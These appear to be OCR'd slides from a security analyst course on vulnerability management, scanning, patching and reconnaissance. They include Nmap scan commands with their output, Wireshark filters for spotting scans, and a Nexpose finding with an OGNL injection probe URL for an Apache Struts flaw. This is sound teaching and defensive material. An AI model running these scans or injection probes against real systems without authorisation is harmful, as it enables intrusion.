
Integrity Requirement (IR)

Not Defined (IR:X) | Low (IR:L) | Medium (IR:M) | High (IR:H)

Availability Requirement (AR)

Not Defined (AR:X) | Low (AR:L) | Medium (AR:M) | High (AR:H)

Vulnerability Assessment Results



Top Policy Compliance Remediations — March 24, 2016 13:04:36 PDT

10 assets and all FDCC policies

Applying	Will Remediate	Affecting
25	12 %	10
Top Remediations	of the Total 671 Rule Failures in the Report	Assets

Policy Name	Rule Name	# Assets	Rule Compliance
FDCC 1.2.1.0 - Internet Explorer 7	Disable "Configuring History" - Local Computer	10	0.467 %
FDCC 1.2.1.0 - Internet Explorer 7	Disable Automatic Install of Internet Explorer Components - Local Computer	10	0.467 %
FDCC 1.2.1.0 - Internet Explorer 7	Disable Changing Automatic Configuration Settings - Local Computer	10	0.467 %
FDCC 1.2.1.0 - Internet Explorer 7	Disable Periodic Check For Internet Explorer Software Updates - Local Computer	10	0.467 %
FDCC 1.2.1.0 - Internet Explorer 7	Disable Showing the Splash Screen - Local Computer	10	0.467 %
FDCC 1.2.1.0 - Internet Explorer 7	Disable Software Update Shell Notifications on Program Launch - Local Computer	10	0.467 %
FDCC 1.2.1.0 - Internet Explorer 7	Do Not Allow Users to enable or Disable Add-Ons - Local Computer	10	0.467 %
FDCC 1.2.1.0 - Internet Explorer 7	Make proxy settings per-machine (rather than per-user) - Local Computer	10	0.467 %
FDCC 1.2.1.0 - Internet Explorer 7	Prevent participation in the Customer Experience Improvement Programs - Local Computer	10	0.467 %

Attack Challenges

- May not be real
- Hard to execute
- Not accessible
- Critical or not?
- Specific requirements

Pearson

False Positive and Negatives

Positive = identified and **negative = rejected**

- True positive = correctly identified
- False positive = incorrectly identified
- True negative = correctly rejected
- False negative = incorrectly rejected

KEY POINT


True positive: Sick people correctly identified as sick

False positive: Healthy people incorrectly identified as sick

True negative: Healthy people correctly identified as healthy

False negative: Sick people incorrectly identified as healthy

SANS - Vulnerability Management



NAC and Profiling can help with Asset Inventory


Triggers

- CVE Identifier may trigger event
- Assessment tools
- Audits

Pearson

Credential Scan

- **Host Scan**
- Less load on network (enumerated from local machine via commands like netstat)
- Considered “Safer Scan”
- Only need Read-only access
- Better data (more accurate)
  - Registry scan data and file attribute information
  - Behind personal firewall



Non-Credential Scan

- Network scan
- Similar to attacker viewpoint (external view)
- Relies on ports to return correct information about services running
- Potential false positives

Key Concept: Potentially more important vulnerabilities as these are what attackers would find first.

Deploying Vulnerability Scanners

KEY POINT

- **Centralized** vs. **Distributed**
  - Push scan controls and centralize data vs. local scanner installed on host
  - Agents are useful for continuous monitoring
- **What if you needed to secure this sensitive data?**
  - Deploy local option
  - If network option required, use encryption between server and endpoint

Risks to Remediation

- Some Organizations cannot immediately remediate systems.
- Must determine if the vulnerable systems is exploited.
  - If so, what was stolen, and what are the legal reporting requirements.
- Remediation may damage an application or system
- Remediation may require major hardware, software, or policy changes.

Viewing a Vulnerability Report

- Vulnerability Name
- Description / Details
- Impacted device(s)
- Severity
- CVSS number
- Validation

Example Report - Nexpose

VULNERABILITY INFORMATION

OVERVIEW

Title	Severity	Vulnerability ID	CVSS	Published	Modified
Apache Struts DefaultActionMapper OGNL arbitrary command execution (CVE-2013-2251)	Critical (9)	apache-struts-cve-2013-2251	9.3 (AV:N/AC:M/Au:N/C:C/I:C/A:C)	Jul 20, 2013	May 27, 2016

DESCRIPTION

Apache Struts 2.0.0 through 2.3.15 allows remote attackers to execute arbitrary OGNL expressions via a parameter with a crafted (1) action:, (2) redirect:, or (3) redirectAction: prefix.

AFFECTS

Node	Name	Site	Port	Status	Proof	Last Scan
192.168.1.107		HackMDs.com	8080	Vulnerable	• Running HTTP service Based on the following 2 results: 1. HTTP GET request to http://192.168.1.107:8080/struts2-blank/example/HelloWorld.action HTTP response code was an expected 200 2. HTTP GET request to http://192.168.1.107:8080/struts2-blank/example/HelloWorld.action?redirect:%25{new%20java.lang.String("Test_for_CVE-2013-2251")}	Mar 4th, 2017

Improve through Reverse Engineering

- Learn about the attack
- Develop your defense
- Deploy across the network

Example – Run in sandbox to learn how malware works

Reverse Engineering Threats

- **Communication –** Blacklist malicious remote sources
- **Attack Techniques –** Specific exploit, port used, etc.
- **Reconnaissance –** Seeking other sources
- **CnC / Botnet Lists –** Threat intelligence hits
- **Hash of File or Parts –** Signature of threat
- **Network Traits –** Specific behavior (asymmetric encryption steps)

Sandbox

- Environment to simulate host system
- Virtualized platform that runs various operating systems
- As malware explodes, it records behavior
- New sandboxes will run standard images from an organization
- Malware tries to detect and evade sandboxed environments

Common Sandbox Environments

- Cuckoo Sandbox
- Fortinet Sandbox Appliance and Cloud Sandbox
- Cisco ThreatGrid
- FireEye
- Many others

Patch Management Best Practices

- **Develop Inventory** – Systems, Applications, etc.
- **Standardize** – Easier to build policies
- **Existing Controls** – Document existing security
- **Reported Vulnerabilities** – Consolidate found vulnerabilities, assessment findings, etc.
- **Classify Risk** – Develop plan to roll out patching

Testing Controls

- Evaluating safeguards or countermeasures for effectiveness and business relevance
- Can use internal or contracted resources
- Should be scheduled as well as spontaneous

Think Assessment of Policies

Remediation Planning

- Based on **risk management program**
- Rank assets by criticality and owners so remediation can be assigned
- Establish timeline and threshold for remediation
- Backup before implementing

Patching

- Piece of software designed to update a computer program or data to fix or improve it.
- **This includes fixing security vulnerabilities!**
- Sometime could introduce new problems so backup planning should be performed before installing

What if Patching isn't available?

- Must enforce protection "around" the device
- Segment the network the device sits on
- Deploy network security tools (IPS/IDS, Network baseline tools), etc.

Example: Server vulnerable to SQL attack but can't fix

- Focus on network SQL defense - IPS

Patch Approval

- Common for “maintenance window” for patching
- Review risk and enforce backup prior to deployment
- May require **Exception** if critical exposure

What if system is patched outside of window?

Attempt to move back to window!

Exceptions

- Request to bypass policy
  - **Example** – Punch a hole in the firewall for an application
- Set a time limit for exception
  - **Example-** When can hole be closed?
- Critical vulnerability needing patching now
- **Establish policy to request exception**

Reconnaissance Techniques

Pearson

Discovering a Topology - Foot printing

Port Scanning
Host Discovery
Services Identification
Service version
Operating System Identification

What's on the network?

Evaluating Media

- **Passive Scanning** – Research without actively engaging with the system (reading social media) – No active probes

- **Active Scanning** – Engaging with the target (typically port scanning)
*** Important for understanding system and network exposure

- **Social Engineering** – Manipulate individuals into divulging confidential or personal info for fraudulent purposes

Exam may make up terms like social scanning

OS Fingerprinting

Active Fingerprinting

- Transmit packet to the devices, and analyze responses
- Actively sending packets
- Greater change of detection

Passive Fingerprinting

- Analyzing collected packets on the network
- Much slower than active fingerprinting
- Challenges in obtaining packets

Looking at how the system responds to quires!

Application Fingerprinting

- View how the TCP stack responds to queries
- View what TCP options are supported
- View the initial window size being used
- Use IP ID sampling

Recon Reality

- Can’t prevent people researching you
- Gathering organization intelligence critical to perform or attempt to prevent social engineering
  - **Example** – Using your own data against you!
- Potentially see future attacks or potential security flaws
- Response may be manual or automated analysis

NMAP (Network Mapper)

- Extremely popular open source network scanning tool

Different types of scans techniques are available in Nmap.

- TCP SYN
- -sS TCP SYN
- -sT Connect()
- -sA ACK
- -sW Window
- -sM: Maimon
- -sU: UDP Scan
- -sN TCP Null
- -sF FIN
- -sX: Xmas scans
- -sO: IP protocol scan

Nmap features include:

- Host discovery – Identifying hosts on a network.
- Port scanning – Enumerating the open ports on target hosts.
- Version detection – Interrogating network services on remote devices to determine application name and version number.
- OS detection – Determining the operating system and hardware characteristics of network devices.
- Scriptable interaction with the target – using Nmap Scripting Engine (NSE) and Lua programming language.

NMAP Port Scan


```
root@kali:~# nmap -sT 192.168.89.191 -p25-150

Starting Nmap 6.40 ( http://nmap.org ) at 2014-09-05 16:19 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.89.191
Host is up (0.0017s latency).
Not shown: 120 closed ports
PORT    STATE SERVICE
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
110/tcp open  pop3
135/tcp open  msrpc
139/tcp open  netbios-ssn
MAC Address: 00:0C:29:18:6B:DB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
root@kali:~#
```

Discovering Hardware Addresses

- **Nbtstat –a 192.168.12.1**
- **Getmac**
- **Arp**
- **Ifconfig**



Common Ports Cheat Sheet

21 = FTP

22/TCP = SSH/FTPS

23/TCP = Telnet

25/TCP = SMTP

49 = TACACTS

53 TCP/UDP = DNS

UDP 67 = DHCP / BOOTP

69 UDP = TFTP

80/TCP = HTTP

88 = Kerberos

110 = POP3

119/TCP = NNTP

123 = NTP

143/ TCP = IMAP

161/UDP = SNMP Agent

162/UDP = SNMP Management

389 = LDAP

443/TCP = HTTPS

445/TCP = SMB

1521/TCP =

1720 = H.323

2427/2727 = MGCP

3389 = RDP

5004 = RTP

5005 = RTCP

5060 = SIP

5061 = SIP with TLS

1812/1813 = RADIUS

137/138/139= NetBIOS

0 -1023 = Well Known / System ports

1024 – 49151 = User ports / registered

Know Protocol Security and Scanning


- HTTP (80) / Telnet (23) / FTP (21) = unencrypted
- HTTPS (443) / SSH (22) / RDP (3389) = encrypted


May be asked which to use or not use!

- NMAP –sV = Service Version Detection
- NMAP –o = OS Detection

Techniques for OS Fingerprinting

- IP TTL values;
- IP ID values;
- TCP Window size;
- TCP Options (generally, in TCP SYN and SYN+ACK packets);
- DHCP requests;
- ICMP requests;
- HTTP packets (generally, User-Agent field)
- Other techniques are based on analyzing;
- Running services;
- Open port patterns


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -A localhost
Starting Nmap 7.25BETA2 (https://nmap.org) at 2017-03-19 19:51 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000037s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Greenbone Security Assistant
|_http-title: Did not follow redirect to https://localhost:9392/login/login.html
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.8 - 4.5
Network Distance: 0 hops
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.23 seconds
root@kali:~#



NMAP Services Version Example

Port Scanning

- Attackers will typically scan an environment that they have breached
- You should be monitoring for recon activity within your environment

Wireshark and logs will show lots of SYN with SYN, ACK if port is open

Kali – Scan with nmap

```
192.168.221.135    TCP    58 57521 → 911 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.221.135    TCP    58 57562 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.221.135    TCP    58 57522 → 911 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.221.135    TCP    58 57520 → 8099 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.221.135    TCP    58 57521 → 8099 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.221.135    TCP    58 57522 → 8099 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.221.135    TCP    58 57520 → 8022 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.221.135    TCP    58 57521 → 8022 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.221.135    TCP    58 57522 → 8022 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.221.135    TCP    58 57520 → 65129 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.221.135    TCP    58 57521 → 65129 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.221.135    TCP    58 57522 → 65129 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.221.135    TCP    58 57520 → 5544 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
```

Example wireshark filters

tcp.flags.syn && tcp.flags.ack==0


tcp.flags.syn==1 && tcp.flags.ack==1

tcp.flags.reset && tcp.flags.ack


Other Port Scans

- Check logs for unusual scanning
- Tune monitoring based on sensitivity – Example non-admin machine scanning


Null scan



